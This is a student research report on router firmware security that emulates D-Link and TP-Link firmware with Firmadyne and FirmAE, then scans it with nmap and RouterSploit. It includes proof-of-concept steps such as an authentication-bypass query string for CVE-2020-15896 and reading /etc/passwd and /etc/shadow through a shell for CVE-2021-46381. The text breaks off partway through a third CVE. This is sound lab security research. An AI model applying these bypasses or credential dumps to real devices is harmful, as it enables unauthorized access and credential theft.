Analyzing Security Vulnerabilities in Router Firmware

Shivani Santosh Kondlekar
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40228770

Vedant Shinde
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40266356

Akshita Shah
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40265831

Suraj Nair
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40262272

Hinal Patel
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40271195

Abhinav Pandey
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40268990

Tejas Sonawane
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40281066

Ayush Singh
M.E. Information System Security
Concordia University
Montreal, Quebec
Student ID: 40279327

Abstract— **With the current growth in global attacks, this study covers firmware vulnerability evaluation utilizing both static and dynamic methodologies. Attackers use multiple zero-day vulnerabilities to circumvent standard threat detection by operating at extremely low levels. Furthermore, static examination of firmware files yields statistical information about vulnerabilities. By shedding light on these often-overlooked attack pathways, this study contributes to a better understanding of increasingly sophisticated attacks. There is a short time between detecting and fixing vulnerabilities in firmware, which is a vital component of modern computing systems. The project also performs static and dynamic analysis on a set number of firmware files and displays the statistics of the results. The project also goes beyond its goal to correct a specified firmware analysis.**

Keywords— *firmware, static analysis, dynamic analysis, vulnerability assessment*

I. INTRODUCTION

The basic software that allows a router's hardware components to function as intended is called firmware. It includes device drivers, configuration options, and the operating system required for router operation. Firmware is responsible for controlling the router's feature set, security protocols, and user interface. Regular firmware updates are essential because they frequently offer new features, include security fixes, and fix bugs [1]. Updates to the firmware, in particular, are essential for protecting the router and the network it connects to. Furthermore, firmware allows for remote management, configuration of settings, and compatibility with new networking standards. Consistent firmware upgrades enable resilience to growing security threats, interoperability with modern devices, and a great user experience. Inadequate security or protection of the router could allow hackers to compromise it, exposing private user information and possibly harming individuals or organizations. As a result, routers are classified as critical components capable of causing considerable damage globally [2].

There are several ways for adversaries to target routers. This document describes the strategies used to bypass authentication and obtain access to the router without proper authorization. It also describes attacks carried out on the router, including Directory Traversal Attack, Authentication Bypass Attack, Privilege Escalation Attack, Password Disclosure Attack, Credential Leakage Attack, and Sensitive Data Disclosure Attack. In order to strengthen the security framework of network devices, a thorough examination into the complexities of router firmware was undertaken. This study discovered firmware components that require urgent attention and improvement. In addition to this approach, scripts from Exploit DB were used to conduct a thorough project, allowing for more specific identification of particular vulnerabilities.

II. PROBLEM STATEMENT

Analyzing router firmware for vulnerabilities is crucial for several reasons. Routers play a pivotal role in managing network traffic, essentially acting as gatekeepers. Any vulnerability in their firmware exposes them to potential data breaches, unauthorized access, and even sophisticated attacks like man-in-the-middle assaults. These vulnerabilities often stem from various factors, such as insecure web interfaces, weak authentication mechanisms, inadequate protection at the transport layer, flawed cryptography, or lax physical security measures, as highlighted by the OWASP IoT project [3]. Considering that routers provide continuous internet access and form the backbone of network security, flaws in their firmware can have far-reaching consequences for the entire network. Given the extensive attack surface of routers, conducting thorough firmware analysis is essential to uncover vulnerabilities across different components of the system, including the operating system, web interface, and underlying protocols.

Our experiment was primarily aimed at demonstrating the persistence of vulnerabilities in router firmware. To achieve this, we conducted dynamic analysis on a carefully selected set of routers, extracting insights into common vulnerabilities from the obtained data. Additionally, we performed static analysis on 50 router firmware using Python scripts, enabling

us to gather statistical data and deepen our understanding of the issue, while also analyzing any critical vulnerabilities and further exploiting them to comprehend the associated risks. Furthermore, we initiated efforts to revitalize an overlooked firmware analysis project, intending to enhance its capabilities and relevance. Through these combined efforts, our experiment not only underscores the enduring nature of router firmware vulnerabilities but also underscores the importance of proactive vulnerability management in bolstering cybersecurity measures.

III. Tools and Methodology

A. Tools

1) Firmadyne

Firmadyne stands out as an invaluable tool for dissecting the intricate landscape of Linux-based embedded firmware, serving as a cornerstone for developers, penetration testers, and security researchers [4]. With Firmadyne, the arduous task of firmware analysis becomes streamlined through its emulation capabilities using QEMU, thereby circumventing the complexities associated with hardware deployment. Notably, Firmadyne's dynamic analysis prowess illuminates the runtime behavior of firmware, uncovering vulnerabilities that may evade detection through static analysis methods [12]. Its versatility is remarkable, boasting support for a diverse range of architectures and devices, thus cementing its status as the preferred solution for firmware analysis across various platforms. Beyond analysis, Firmadyne extends its utility by facilitating the creation of customized firmware images, enhancing its applicability in research contexts. The widespread adoption of Firmadyne within the security community underscores its efficacy in vulnerability identification. In the broader context of fortifying embedded system security, Firmadyne's provision of a controlled environment marks a significant advancement [4][12][5].

2) FirmAE

FirmAE, an advanced tool for firmware analysis and emulation, offers a sophisticated approach to examining firmware within embedded devices. Similar to Firmadyne, FirmAE prioritizes both emulation and thorough analysis, but stands out with its unique blend of static and dynamic analysis methods. Its fully automated framework, equipped with five arbitration techniques, significantly boosts emulation success rates from Firmadyne's 16.28% to an impressive 79.36%. Targeting developers, security researchers, and penetration testers, FirmAE provides a versatile toolkit for exploring firmware codes, lauded for its user-friendly interface and robust features. Serving as a complement to Firmadyne, FirmAE offers a flexible approach to firmware analysis, tailored to specific needs and preferences, thus enhancing the security of embedded systems [6].

3) Routersploit

Routersploit is an open-source framework tailored for finding and exploiting vulnerabilities in devices like routers and switches. It's essentially a toolkit designed for security experts and network administrators to assess the security of their network equipment. With its variety of modules and exploits covering different devices and brands, Routersploit offers a comprehensive solution for testing network security. What's more, it's written in Python, making it user-friendly with its command-line interface. For anyone involved in cybersecurity or tasked with maintaining network security, Routersploit is a tool worth considering.

4) Burpsuite

In the approach to analyzing router firmware using Burp Suite, the process initiated with capturing and adjusting network requests amidst their traversal between the router and external sources. Burp Suite functioned as an important tool, facilitating the interception of various web traffic, encompassing both standard HTTP and encrypted HTTPS protocols. Following the interception phase, modifications were applied to these requests by adjusting parameters, headers, and payloads, thereby eliciting reactions from the firmware. This enabled the simulation of diverse attack scenarios, including injection attacks and cross-site scripting maneuvers. By manipulating requests, the team was able to simulate various attack scenarios, assess the resilience of the firmware against common threats, and ultimately contribute to the enhancement of its security posture. Burp Suite's intuitive interface and comprehensive feature set empowered the project to conduct thorough analyses, thereby advancing the field of cryptography and network security.

B. Methodology

The methodology employed for this project encompasses both static and dynamic analysis, enabling a comprehensive examination of router firmware. Initially, static analysis was conducted to identify potential vulnerabilities within the firmware. The findings obtained from static analysis were then utilized to guide the in-depth dynamic analysis phase. Initially, the emulation of firmware images was performed solely using Firmadyne. However, it was observed that Firmadyne's emulation process encountered failures in the later stages. To address this limitation, a new tool, FirmAE, was researched and integrated into the methodology due to its higher success rate in emulation.

By combining Firmadyne and FirmAE, static analysis was conducted on a dataset comprising 50 firmware images. Subsequently, dynamic analysis was conducted using tools such as Burp Suite and RouterSploit to simulate attacks on vulnerable router firmware. This approach allowed for the exploration of potential vulnerabilities and weaknesses within the firmware under different attack scenarios. Leveraging the insights gained from these analyses, the project aims to design an automated framework capable of detecting common vulnerabilities in firmware. By implementing such a framework, the objective is to contribute towards the creation of safer networks, thereby enhancing overall network security. This methodology represents a holistic approach to router firmware analysis, integrating both static and dynamic techniques to uncover vulnerabilities and inform future security measures.

Through our analyses, we've gained insights into the nature and severity of these vulnerabilities, highlighting the critical need for users to have upgraded and latest firmware versions installed on their devices. The vulnerabilities identified through this study underscore the potential risks associated with outdated firmware, emphasizing the

importance of regular updates to mitigate security threats effectively.

IV. Implementation and Analysis

A. Environment Setup

1) Install dependencies

```
sudo apt-get install busybox-static
fakeroot git dmsetup kpartx netcat-
openbsd nmap python-psycopg2 python3-
psycopg2 snmp uml-utilities util-linux
vlan
```

2) Cloning firmadyne repository

```
git clone -recursive
https://github.com/firmadyne/firmadyne
.git
```

3) Install binwalk and install requirement file

```
git clone
https://github.com/ReFirmLabs/binwalk.
git
cd binwalk
./deps.sh
./setup.py
```

4) Creating database firmware

Using the following steps we created a database in Postgresql

```
sudo apt-get install postgresql
sudo -u postgres createuser -P
firmadyne, with password Firmadyne
sudo -u postgres createdb -O firmadyne
firmware
sudo -u postgres psql -d firmware
< ./firmadyne/database/schema
```

5) Executing pre-build binaries for all the components

```
cd ./firmadyne; ./download.sh
```

6) Installation of QEMU

```
sudo apt-get install qemu-system-arm
qemu-system-mips qemu-system-x86 qemu-
utils
```

7) FirmAE Installation

```
$ git clone --recursive
https://github.com/pr0v3rbs/FirmAE
./download.sh
./install.sh
```

B. Static Analysis

Static analysis plays a pivotal role in assessing the security posture of router firmware by scrutinizing its code and configuration files without executing the firmware itself. This method provides valuable insights into the inner workings of the firmware, uncovering potential vulnerabilities and weaknesses that could be exploited by malicious actors. By meticulously examining the firmware's code structure and configuration settings, static analysis identifies common security flaws such as hardcoded credentials, buffer overflows, and improper input validation. Overall, static analysis serves as a critical first step in the assessment of router firmware security, laying the groundwork for subsequent dynamic analysis and aiding in the exploitation of weaknesses to bolster overall firmware security [7].

Following are the steps used to perform static analysis for over 50 firmware from various brands.

1) Download firmware using wget

```
wget
http://linktofirwarewebsite.com/pathto
file/firmwarefilename.zip
```

2) Use extractor to create tar ball image

```
./sources/extractor/extractor.py -b
<brand name> -sql 127.0.0.1 -np -nk"
<Image_filename.zip>" images
```

3) Creation of Database Image ID

Assuming the image id created in 1

```
./scripts/getArch.sh ./images/1.tar.gz
```

Load the contents of the filesystem for firmware into the database, populating the object and object_to_image tables.

```
./scripts/tar2db.py -i 1 -f
./images/1.tar.gz
```

4) Create the QEMU disk image for firmware 1

```
sudo./scripts/makeImage.sh 1
```

5) Infer the network configuration for firmware 1

```
./scripts/inferNetwork.sh 1
```

6) Run the image created in the scratch folder using the following command

Emulate firmware 1 with the inferred network configuration.

```
./scratch/1/run.sh
```

While Firmadyne exhibited considerable latency and consumed extensive time resources, we continued its utilization for analysis while concurrently exploring alternatives that promised superior performance. In our

endeavor, we encountered an alternative firmware analysis tool named FirmAE, which closely resembled Firmadyne but demonstrated significantly enhanced efficacy and boasted a higher success rate. Subsequently, we adjusted our methodology upon integrating FirmAE into our toolkit. [6] The modified methodology is outlined as follows:

1) Download firmware using wget

```
wget
http://linktofirwarewebsite.com/pathto
file/firmwarefilename.zip
```

2) Use extractor to create tar ball image

```
./sources/extractor/extractor.py -b
<brand name> -sql 127.0.0.1 -np -nk"
<Image_filename.zip>" images
```

3) Use FirmAE debugger script to infer and emulate firmware

```
./run.sh -d <brand_name>
/path/to/tarball/image.gz
```

The modified methodology reduced the number of steps and saved a significant amount of time.

Procedure (Old Methodology):
Step 1: Download firmware

```
└─# wget http://files.dlink.com.au/products/DIR-615/REV_E/Firmware/Firmware_5.11B0029/DIR615E4_FW511B0029.bin
--2024-03-19 20:10:55--  http://files.dlink.com.au/products/DIR-615/REV_E/Firmware/Firmware_5.11B0029/DIR615E4_FW511B0029.bin
Resolving files.dlink.com.au (files.dlink.com.au)... 43.243.201.133
Connecting to files.dlink.com.au (files.dlink.com.au)|43.243.201.133|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3538968 (3.4M) [application/octet-stream]
Saving to: 'DIR615E4_FW511B0029.bin'

DIR615E4_FW511B0029.bin                          100%[===========================================================================>]

2024-03-19 20:11:08 (12.1 MB/s) - 'DIR615E4_FW511B0029.bin' saved [3538968/3538968]
```

Step 2: Use extractor to create tar ball image

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./sources/extractor/extractor.py -b DLink -sql 127.0.0.1 -np "DIR615E4_FW511B0029.bin" images
>> Database Image ID: 56

/root/firmadyne/DIR615E4_FW511B0029.bin
>> MD5: 521c899d342382083a1552fff162a4e4
>> Tag: 56
>> Temp: /tmp/tmpnnqgp4tn
>> Status: Kernel: False, Rootfs: False, Do_Kernel: True,                Do_Rootfs: True
>> Recursing into archive ...
>>>> uImage header, header size: 64 bytes, header CRC: 0×324BB036, created: 2011-02-11 06:48:59, image size: 977343 bytes, Data Address: 0×80002000,
rnel Image, compression type: lzma, image name: "Linux Kernel Image"

/tmp/tmpnnqgp4tn/tmpp6v3gprt
>> MD5: 436ae2531943c0ecb56a08a748a0e9b1
>> Tag: 56
>> Temp: /tmp/tmp6qw4okzd
>> Status: Kernel: False, Rootfs: False, Do_Kernel: True,                Do_Rootfs: True
>> Recursing into archive ...
>>>> LZMA compressed data, properties: 0×5D, dictionary size: 8388608 bytes, uncompressed size: 2965637 bytes
>> Recursing into compressed ...
```

Step 3: Using getarch command identify the architecture and store the image in the database. Store image in object and object_to_image table

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./scripts/getArch.sh ./images/56.tar.gz
./bin/busybox: mipseb
Password for user firmadyne:
```

Step 4: Create the disk image using QEMU

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./scripts/makeImage.sh 56
Querying database for architecture... Password for user firmadyne:
mipseb
──Running──
──Creating working directory /root/firmadyne/scratch//56/──
──The size of root filesystem '/root/firmadyne/images//56.tar.gz' is 10403840──
──Creating QEMU Image /root/firmadyne/scratch//56//image.raw with size 33554432──
Formatting '/root/firmadyne/scratch//56//image.raw', fmt=raw size=33554432
──Creating Partition Table──
```

Step 5: Infer the network configuration of the created disk image

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./scripts/inferNetwork.sh 56
Querying database for architecture... Password for user firmadyne:
mipseb
Running firmware 56: terminating after 120 secs...
qemu-system-mips: terminating on signal 2 from pid 51367 (timeout)
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!
```

Step 6: Emulate and run the firmware

```
└─# ./scratch/56/run.sh
Creating TAP device tap56_0...
Set 'tap56_0' persistent and owned by uid 0
Bringing up TAP device...
Adding route to 192.168.0.1...
Starting firmware emulation... use Ctrl-a + x to exit
[    0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
[    0.000000]  memory: 00678000 @ 000f0000 (reserved)
```

Procedure (Updated Approach):

Step 1: Download the firmware

```
┌──(root㉿kali)-[~/firmadyne]
└─# wget https://static.tp-link.com/res/down/soft/TL-WR740N(UN)_V5_150605.zip
--2024-03-18 14:54:55--  https://static.tp-link.com/res/down/soft/TL-WR740N(UN)_V5_150605.zip
Resolving static.tp-link.com (static.tp-link.com)... 18.245.96.104, 18.245.96.102, 18.245.96.45, ...
Connecting to static.tp-link.com (static.tp-link.com)|18.245.96.104|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3998292 (3.8M) [application/x-zip-compressed]
Saving to: 'TL-WR740N(UN)_V5_150605.zip'

TL-WR740N(UN)_V5_150605.zip                    100%[===========================================================>]

2024-03-18 14:55:08 (528 KB/s) - 'TL-WR740N(UN)_V5_150605.zip' saved [3998292/3998292]
```

Step 2: Create a tarball image using extractor.py

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np "TL-WR740N(UN)_V5_150605.zip" images
>> Database Image ID: 50

/root/firmadyne/TL-WR740N(UN)_V5_150605.zip
>> MD5: c3842c918afebe9a02229dee49a3f55d
>> Tag: 50
>> Temp: /tmp/tmpg4vsyfor
>> Status: Kernel: False, Rootfs: False, Do_Kernel: True,                Do_Rootfs: True
>>>> Zip archive data, at least v1.0 to extract, name: TL-WR740_V5_TL-WR741_V5_150605/
>> Recursing into archive ...

/tmp/tmpg4vsyfor/_TL-WR740N(UN)_V5_150605.zip.extracted/TL-WR740_V5_TL-WR741_V5_150605/GPL License Terms.pdf
        >> MD5: d260652418c834e6a2d95e5b2803f88f
        >> Skipping: application/pdf...

/tmp/tmpg4vsyfor/_TL-WR740N(UN)_V5_150605.zip.extracted/TL-WR740_V5_TL-WR741_V5_150605/How to upgrade TP-LINK Wireless  N Router.pdf
        >> MD5: 0ad731e5df305ab8c89998556473e619
        >> Skipping: application/pdf...

/tmp/tmpg4vsyfor/_TL-WR740N(UN)_V5_150605.zip.extracted/TL-WR740_V5_TL-WR741_V5_150605/wr740nv5_wr741ndv5_en_ipv6_3_16_9_up_boot(150605).bin
        >> MD5: 69f675f2939dd7de67e4f0dce3e431ec
        >> Tag: 50
        >> Temp: /tmp/tmpsxoqmv_v
        >> Status: Kernel: False, Rootfs: False, Do_Kernel: True,               Do_Rootfs: True
        >> Recursing into archive ...
        >>>> Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2628822 bytes, 598 inodes, blocksize: 131072 bytes, created: 2015-06-05 03:28:29
        >>>> Found Linux filesystem in /tmp/tmpsxoqmv_v/_wr740nv5_wr741ndv5_en_ipv6_3_16_9_up_boot(150605).bin.extracted/squashfs-root!
        >>>> LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 95708 bytes
        >>>> Found Linux filesystem in /tmp/tmpsxoqmv_v/_wr740nv5_wr741ndv5_en_ipv6_3_16_9_up_boot(150605).bin.extracted/squashfs-root!
        >> Cleaning up /tmp/tmpsxoqmv_v...
>> Recursing into compressed ...
```

Step 3: Create an executable image using FirmAE

```
┌──(root㉿kali)-[~/FirmAE]
└─# ./run.sh -d TPLink /root/firmadyne/images/50.tar.gz
[*] /root/firmadyne/images/50.tar.gz emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /root/firmadyne/images/50.tar.gz already succeed emulation!!!

[IID] 51
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap51_0...
Set 'tap51_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 3.847332690 170.220724387
/root/FirmAE/./debug.py:14: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib
[*] firmware - 50.tar
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
------------------------
|       FirmAE Debugger       |
------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
```

Step 4: Analyses to find the open port and services running on the router using Nmap

```
┌──(root㉿kali)-[~/FirmAE]
└─# nmap -sN -sV 192.168.0.1 -Pn -oA TPLINK740
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 15:22 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0035s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     Dropbear sshd 2012.55 (protocol 2.0)
80/tcp   open  http    TP-LINK WR740N/WR741ND WAP http config
1900/tcp open  upnp    ipOS upnpd (TP-LINK TL-WR740N WAP TL-WR741ND/5.0; UPnP 1.0)
MAC Address: 00:0A:EB:13:7B:00 (TP-Link Technologies)
Service Info: OSs: Linux, ipOS 7.0; Device: WAP; CPE: cpe:/o:linux:linux_kernel, cpe:/h:t

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 9.77 seconds
```

Step 5: Using Exploits.py script and routersploit to analyze if router is vulnerable to exploit

```
┌──(root㉿kali)-[~/firmadyne]
└─# mkdir exploits-740; ./analyses/runExploits.py -t 192.168.0.1 -o exploits-740/exploits-740 -e x

mkdir: cannot create directory 'exploits-740': File exists
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Writing script.rc...
Executing metasploit command...
```

```
[*] 192.168.0.1 Could not verify exploitability:
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.0.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.0.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.0.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.0.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.0.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.0.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.0.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
 - 192.168.0.1:80 http exploits/routers/billion/billion_5200w_rce

[+] 192.168.0.1 Device is vulnerable:

   Target        Port   Service   Exploit
   ──────        ────   ───────   ───────
   192.168.0.1   80     http      exploits/routers/linksys/eseries_themoon_rce
```

Step 6: Using snmpwalk.sh script to see if we are able to fetch snmp password and username for the router

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./analyses/snmpwalk.sh 192.168.0.1
Dumped to snmp.public.txt and snmp.private.txt!
```

C. Dynamic Analysis

Dynamic analysis serves as a critical component in our firmware assessment process, complementing the insights gleaned from static analysis. Leveraging the findings obtained through static analysis and utilizing search techniques to identify downloaded firmware images, our team conducted the dynamic analysis to exploit vulnerabilities present within the firmware. By subjecting the firmware to simulated attack scenarios and runtime analysis, we were able to uncover and exploit vulnerabilities that could potentially compromise the security of the firmware. Through this comprehensive approach, we gained deeper insights into the firmware's behavior and successfully identified and addressed critical security weaknesses.

*1) DAP-1522 Authentication Bypass - **CVE 2020-15896***

A vulnerability related to authentication bypass has been identified in D-Link DAP-1522 devices version 1.4x before 1.10b04Beta02. Certain pages, such as logout.php and login.php, can be accessed directly by unauthorized users. This issue arises due to the verification of the NO_NEED_AUTH parameter. When the value of NO_NEED_AUTH is set to 1, users gain unrestricted access to the webpage without authentication. Exploiting this, unauthorized users can append a query string "?NO_NEED_AUTH=1" to any protected URL, granting them direct access to the application [8].

Firmware Link: Download Firmware https://ftp.dlink.ru/pub/Wireless/DAP-1522/Firmware/Rev%20A/1.40/DAP1522A1_FW140b03.bin

Proof of Concept:

Step 1: Download and create a tarball image

—# ./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk DAP1522A1_FW140b03.bin images

Step 2: Database ID 37 is created. We will be using this ID for further steps.

Step 3: Get Image Architecture and store in database

—# ./scripts/getArch.sh ./images/37.tar.gz
./bin/busybox: mipseb
Password for user firmadyne: xxxxxxxx

Step 4: Loading content of image 37 into objects and objects_to_image database

—# ./scripts/tar2db.py -i 37 -f ./images/37.tar.gz

Step 5: Creating the QEMU disk image

—# sudo ./scripts/makeImage.sh 37

Step 6: Infer the network configuration

—# sudo ./scripts/inferNetwork.sh 37


```
└─# ./scripts/inferNetwork.sh 37
Querying database for architecture ... Password for user firmadyne:
mipsel
Running firmware 37: terminating after 120 secs ...
qemu-system-mipsel: terminating on signal 2 from pid 142052 (timeout)
Inferring network ...
Interfaces: [('br0', '192.168.0.50'), ('br0', '192.168.0.50')]
Done!
```

Step 7: Emulate the firmware 37


—# sudo ./scratch/37/run.sh

```
└─# ./scratch/37/run.sh
Creating TAP device tap37_0 ...
Set 'tap37_0' persistent and owned by uid 0
Bringing up TAP device ...
Adding route to 192.168.0.50 ...
Starting firmware emulation ... use Ctrl-a + x to exit
[    0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:11:28 EDT 2020
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019380 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
[    0.000000]  memory: 0065e000 @ 000f0000 (reserved)
[    0.000000]  memory: 0f8b2000 @ 0074e000 (usable)
[    0.000000] debug: ignoring loglevel setting.
[    0.000000] Wasting 59840 bytes for tracking 1870 unused pages
[    0.000000] Initrd not found or empty - disabling initrd
[    0.000000] Zone PFN ranges:
[    0.000000]   DMA      0x00000000 → 0x00001000
[    0.000000]   Normal   0x00001000 → 0x00010000
[    0.000000] Movable zone start PFN for each node
[    0.000000] early_node_map[1] active PFN ranges
[    0.000000]     0: 0x00000000 → 0x00010000
[    0.000000] On node 0 totalpages: 65536
[    0.000000] free_area_init_node: node 0, pgdat 806e8800, node_mem_map 81000000
[    0.000000]   DMA zone: 32 pages used for memmap
```

Step 8: Access the router web interface using the generated IP




Step 9: Check if other web pages are accessible without authentication



Step 10: The path /bsc_lan.php is vulnerable according to CVE-2020-15896. Add query NO_NEED_AUTH=1&AUTH_GROUP=0

Step 11: Router is now accessible without any authentication



2) DAP-1620 Sensitive Data Exposure - ***CVE-2021-46381***

Through the utilization of FirmAE, a sophisticated tool for analyzing firmware, a detailed exploitation of the local file inclusion vulnerability in D-Link DAP-1620 was executed. This vulnerability, stemming from path traversal, allowed for the unauthorized retrieval of sensitive internal files, including "/etc/passwd" and "/etc/shadow". By carefully crafting input parameters, the exploit bypassed security measures, enabling the extraction of these critical system files, and potentially compromising the security and integrity of the device [9].

Firmware Link: http://files.dlink.com.au/products/DAP-1620/REV_A/Firmware/DAP1620A1_FW101B05.zip

Proof of Concept:

Step 1: Download and create a tar ball image

—# ./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk DAP1620A1_FW101B05.zip

Step 2: Emulate and debug the firmware image using FirmAE ./run.sh -d /pathtoimage/id.tar.gz

—# ./run.sh -d Dlink /root/Firmadyne/images/19.tar.gz

Step 3: Select option 2 from the debugger “connect to shell”

Step 4: Connect using Netcat and obtain successful reverse shell

Step 5: Access the router files using the obtained shell

Step 6: Access password and shadow files using commands cat /etc/passwd, cat /etc/shadow

```
/etc # cat shadow
root::10933:0:99999:7:::
Admin:iCDxYDfeF4MZL.H3/:10933:0:99999:7:::
bin::10933:0:99999:7:::
daemon::10933:0:99999:7:::
adm::10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody::10933:0:99999:7:::
ap71::10933:0:99999:7:::
```

```
/etc # cat passwd
root:x:0:0:root:/root:/bin/sh
Admin:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/usr/sbin:/bin/sh
adm:x:3:4:adm:/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/bin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:Operator:/var:/bin/sh
nobody:x:65534:65534:nobody:/home:/bin/sh
ap71:x:500:0:Linux User,,,:/root:/bin/sh
```

*3) DIR-816L Unauthenticated Access -***CVE-2022-28956**

In D-Link DIR816L_FW206b01, a specific version of the firmware, an access control vulnerability has been identified. This flaw allows unauthenticated attackers to circumvent access controls, granting them unauthorized entry into the directories hosting "folder_view.php" and "category_view.php". As a consequence, attackers can potentially exploit the contents or functionalities of these directories without the necessary authentication credentials, posing a significant security risk to the system's integrity and sensitive data [10].

Firmware Link:
https://d2okd4tdjucp2n.cloudfront.net/DIR-816L/DIR-816L_FW_2.05.zip


Proof of Concept:

Step 1: Download and create a tarball image

